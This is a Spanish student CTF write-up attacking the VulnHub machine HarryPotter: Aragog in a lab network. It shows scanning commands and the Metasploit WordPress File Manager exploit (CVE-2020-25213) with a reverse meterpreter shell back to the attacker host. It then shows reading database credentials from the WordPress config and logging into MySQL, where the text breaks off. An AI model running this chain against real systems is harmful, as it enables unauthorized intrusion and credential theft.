

*Seguridad en Sistemas\_Redes*  
*Explotación máquinas vulnerables*  
*Series Harry Potter*  
*Curso 2020-2021*

***BAUZA HIRSCHLER, SANTIAGO***

## Contenido

<b>1. HARRYPOTTER: ARAGOG (1.0.2)</b>	<b>3</b>
1.1 Entorno de trabajo	3
1.2 Objetivo	5
1.3 Comienzo. Hacking y explotación de vulnerabilidades	5
<b>2. Conclusión</b>	<b>19</b>
<b>3. Anexo</b>	<b>20</b>
3.1 HARRYPOTTER: ARAGOG (1.0.2)	20
3.1.0 YouTube tutorial	20
3.1.1 YouTube Tutorial 2	20
3.1.2 Configuración de red	20
3.1.3 Wpscan	20
3.1.4 WordPress Plugin Wp-FileManager	20
3.1.5 Ramblings of a cft-noob	20
3.1.6 Cracking WordPress Passwords with Hashcat	20
3.1.7 Pspy	20
3.1.8 php-reverse-shell.php	20

# 1. HARRYPOTTER: ARAGOG (1.0.2)

## 1.1 Entorno de trabajo

1. Ingresamos en la página web referenciada en el [anexo 3.1](#).
2. Leemos la información proporcionada en la página web.
3. Descargamos la máquina virtual Aragog-1.0.2.ovav.

### Download

[Back to the Top](#)

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!"

**Aragog-1.0.2.ovav** (Size: 705MB)

**Download (Mirror):** <https://download.vulnhub.com/harrypotter/Aragog-1.0.2.ovav>

**Download (Torrent):** <https://download.vulnhub.com/harrypotter/Aragog-1.0.2.ovav.torrent>  Magnet




4. Utilizando VirtualBox, importamos la máquina virtual Aragog-1.0.2.ovav.


### Virtual Machine

**Format:** Virtual Machine (Virtualbox - OVA)


**Operating System:** Linux



5. Nos pedirá una red interna entre las maquinas con conexión wlan0, para ello nos dirigimos a preferencias en VirtualBox. Seleccionamos red luego añadimos una conexión de Red NAT nueva y pulsamos doble clic para editarla le ponemos nombre y pulsamos aceptar. La red wlan0 se refiere a una conexión WIFI que no utilizaremos. El motivo de porque utilizar una Red NAT y no un Adaptador puente lo dejo en el siguiente punto, [Tipos de red](#).



6. Iniciamos la máquina virtual Aragog, se deberá ver lo siguiente para comprobar la correcta instalación. A la izquierda con conexión Adaptador puente (no se va a utilizar) y a la derecha con conexión de Red NAT.



7. Para la explotación de vulnerabilidades utilizaremos Kali-Linux.

#### General

Nombre: kali-linux  
Sistema operativo: Linux 2.6 / 3.x / 4.x (64-bit)

## 1.2 Objetivo

El objetivo es encontrar 2 horcruxes, que se encuentran dentro de la máquina virtual, en este caso es una máquina de una serie de tres máquinas las cuales reúnen un total de 8 horcruxes y cuyo fin es derrotar a Voldemort.

Los pasos para alcanzar el objetivo vendrán a continuación y donde se elaborará una tabla de contenido utilizada para exponer la explotación de vulnerabilidades encontradas.

- Escaneo
- Enumeración
- Exploit XXE
- SSH login
- Escalamiento de privilegios

## 1.3 Comienzo. Hacking y explotación de vulnerabilidades

1. Iniciamos Kali-Linux y Aragog.
2. Ejecutamos el terminal de Kali, iniciamos el modo root.

```
root@Smashkali:/home/allmight
Archivo Acciones Editar Vista Ayuda
zsh: corrupt history file /home/allmight/.zsh_history
(allmight@Smashkali)~]
$ sudo su
[sudo] password for allmight:
(root@Smashkali)~[/home/allmight]
# |
```

3. Realizamos un escaneo de resolución de direcciones (**ARP**, del inglés Address Resolution Protocol). Comandos `arp-scan 10.0.2.0/24` Las direcciones en la que queremos buscar lo sabemos porque la asignamos en paso 5 de entorno de trabajo. Si no la supiéramos diríamos `arp-scan -l` que nos mostraría todas las direcciones.

```
(root@Smashkali)~[/home/allmight]
# arp-scan 10.0.2.0/24
Interface: eth3, type: EN10MB, MAC: 08:00:27:09:b0:62, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:5c:14:57      PCS Systemtechnik GmbH
10.0.2.6      08:00:27:82:53:15      PCS Systemtechnik GmbH
```

4. Observamos que hay un **PCS Systemtechnik GmbH**, esto quiere decir que no consta en la base de datos como una MAC Universal, es decir es la dirección IP de una máquina virtual que está conectada a nuestra Red NAT.

10.0.2.3	08:00:27:5c:14:57	PCS Systemtechnik GmbH
10.0.2.6	08:00:27:82:53:15	PCS Systemtechnik GmbH

5. Para explotar esa dirección IP realizaremos un **Nmap**. Cuanta más información obtengamos mejor desarrollo y numero de posibilidades de éxito. Comando **nmap -sC -sV -p- 10.0.2.6** o **nmap -p1-65535 -T4 -A 10.0.2.6** el segundo comando nos muestra lo mismo, pero con tiempos de respuestas y revela el dispositivo.

```
(root@Smashkali)~[/home/allmight]
# nmap -sC -sV -p- 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 21:21 CEST
Nmap scan report for 10.0.2.6
Host is up (0.00077s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:82:53:15 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds
```

```
(root@Smashkali)~[/home/allmight]
# nmap -p1-65535 -T4 -A 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 21:23 CEST
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:82:53:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.51 ms  10.0.2.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
```

6. El paso anterior nos proporciona un montón de información. Vemos que tiene un servidor apache en el puerto 80 (http no seguro) y obtenemos las claves ssh-hostkey y obtenemos el servicio e información de la maquina donde se aloja.
7. Probamos entrar con la dirección IP a la página con protocolo http (BINGO).



8. Inspeccionamos el código fuente de la página y observamos que solo se encuentra una imagen.
9. Realizaremos un ataque por fuerza bruta para encontrar roturas o acceso relacionado al servidor con la propia IP. Comando `gobuster dir -u http://10.0.2.6 -w /usr/share/wordlists/dirb/common.txt -t 50 -x .php,.html,.txt -b 404, 502, 403`.


```
(root@Smashkali)-[/home/allmight]
# gobuster dir -u http://10.0.2.6 -w /usr/share/wordlists/dirb/common.txt -t 50 -x .php,.html,.txt -b 404,502,403

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.0.2.6
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 403,404,502
[+] User Agent: gobuster/3.0.1
[+] Extensions: php,html,txt
[+] Timeout: 10s


2021/05/18 22:02:46 Starting gobuster
=====
/blog (Status: 301)
/index.html (Status: 200)
/index.html (Status: 200)
/javascript (Status: 301)
=====
2021/05/18 22:02:52 Finished
```

10. En la imagen anterior obtenemos las URLs con la que podríamos tener acceso dentro de la dirección IP:
- <http://10.0.2.6/blog>
  - <http://10.0.2.6/javascript>
11. Imagen acceso al Blog, debemos fijarnos bien y repasar brevemente la página, investigar y probar a donde nos lleva cada uno de los enlaces y de donde nos podemos aprovechar.




12. Interesante, debemos albergar la ruta del host debido a que, como se pude observar al hacer login no encuentra la página. Para ello:

- cat /etc/hosts
- vi /etc/hosts
- Pulsar la letra i para insertar, elegimos línea vacía y ponemos **10.0.2.6 wordpress.aragog.hogwarts**
- Utilizar escape y luego ctrl + c para finalizar con :wq que es guardar y enter.







13. Ahora utilizaremos una herramienta de escaneo de páginas web de WordPress. Comando: `wpscan -h`




14. Uso de la herramienta. Comando wpscan --url <http://wordpress.aragog.hogwarts/blog> -e vp




- Podremos ver mucha información como que versión de seguridad tiene, cuál es su versión y que cabecera tiene.
- Lo mismo que antes solo que buscaremos plugins de forma agresiva, introducimos una clave para analizar con wpscan donde debemos registrarnos primero y luego utilizar la clave proporcionada de [wpscan](#).



17. Vemos que en un futuro deberíamos de borrar o actualizar los plugins que ya quedan obsoletos para una mayor seguridad.



18. Buscamos vulnerabilidades del administrador de archivos ya que podemos observar que es de una versión anterior o si nos registramos en wpscan podemos adquirir una clave para comparar las vulnerabilidades que tiene con la versión más reciente. En el video de [YouTube](#) 28:46 podemos ver que para la versión en la que esta se puede llegar a controlar el código del WordPress de forma remota. Para ello realizaremos un Metasploit.



19. Metasploit conocido como “Pentesting” son test de penetración acerca de vulnerabilidad en la seguridad. Hay que tener en cuenta de tener todo actualizado (paquetes, aplicación, etc..) puede ser que no aparezca el fichero por lo tanto hay que actualizar o descargar una librería adicional o modificar la misma ([WordPress](#)).

- Comando: `msfconsole`
- `Msf6 > search File Manager`
- `Msf6 > search CVE-2020-25213` (Es la vulnerabilidad que buscamos)

```
msf6 > search CVE-2020-25213

Matching Modules
==
#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  exploit/multi/http/wp_file_manager_rce  2020-09-09      normal Yes    WordPress File Manager Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_file_manager_rce
```

- `Msf6 > use 0`
- `Msf6 exploit(multi/http/wp_file_manager_rce) > show options`

```
msf6 exploit(multi/http/wp_file_manager_rce) > show options

Module options (exploit/multi/http/wp_file_manager_rce):


| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| COMMAND   | upload          | yes      | elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put) |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port (TCP)                                                              |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI | /               | yes      | Base path to WordPress installation                                                |
| VHOST     |                 | no       | HTTP server virtual host                                                           |



Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name                           |
|----|--------------------------------|
| 0  | WordPress File Manager 6.0-6.8 |


```

- Escribir los mismos comandos que en la imagen siguiente, antes de darle run hacer un options mirar imagen del punto siguiente (siguiente página):

```
msf6 exploit(multi/http/wp_file_manager_rce) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6

msf6 exploit(multi/http/wp_file_manager_rce) > set TARGETURI /blog
TARGETURI => /blog

msf6 exploit(multi/http/wp_file_manager_rce) > set LHOST 10.0.2.4
LHOST => 10.0.2.4

msf6 exploit(multi/http/wp_file_manager_rce) > run
```

- Debe quedar como la siguiente imagen.

```
msf6 exploit(multi/http/wp_file_manager_rce) > options

Module options (exploit/multi/http/wp_file_manager_rce):
```

Name	Current Setting	Required	Description
COMMAND	upload	yes	elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.2.6	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/blog	yes	Base path to WordPress installation
VHOST		no	HTTP server virtual host

```

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   WordPress File Manager 6.0-6.8

```

## 20. Seguimos con meterpreter proyecto estrella de Metasploit.

- `Meterpreter > shell`
- `ls -la`
- `cd /var/www/html` Busca proyectos angulares de apache
- `find / -name "wordpress"` Saldrán un montón de direcciones.
- `cd /var/lib`
- `ls -la`
- `cd wordpress`
- `ls -la`
- `cd wp-content`
- `ls -la`
- `cd /`
- `find . -type d -name "wordpress" 2>/dev/null``
- `cd /etc/wordpress`
- `ls -la`
- `cat config-default.php`

```
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

21. Visto en la imagen anterior, hemos conseguido el usuario y contraseña de la base de datos del servidor. Ahora debemos entrar en el servidor con el nombre y usuario.

- Entramos:

```
mysql -u root -p
Enter password: mySecr3tPass
```

- Miramos que en la base de datos `show databases;` no se verá nada hasta que cerremos con `exit` o `quit` pero sabemos que tiene el nombre de `wordpress`, visto en el último punto del paso 20. Nos introducimos en la base de datos `use wordpress;` y a continuación pediremos que la lista de usuarios de la base de datos.

```
mysql -u root -p
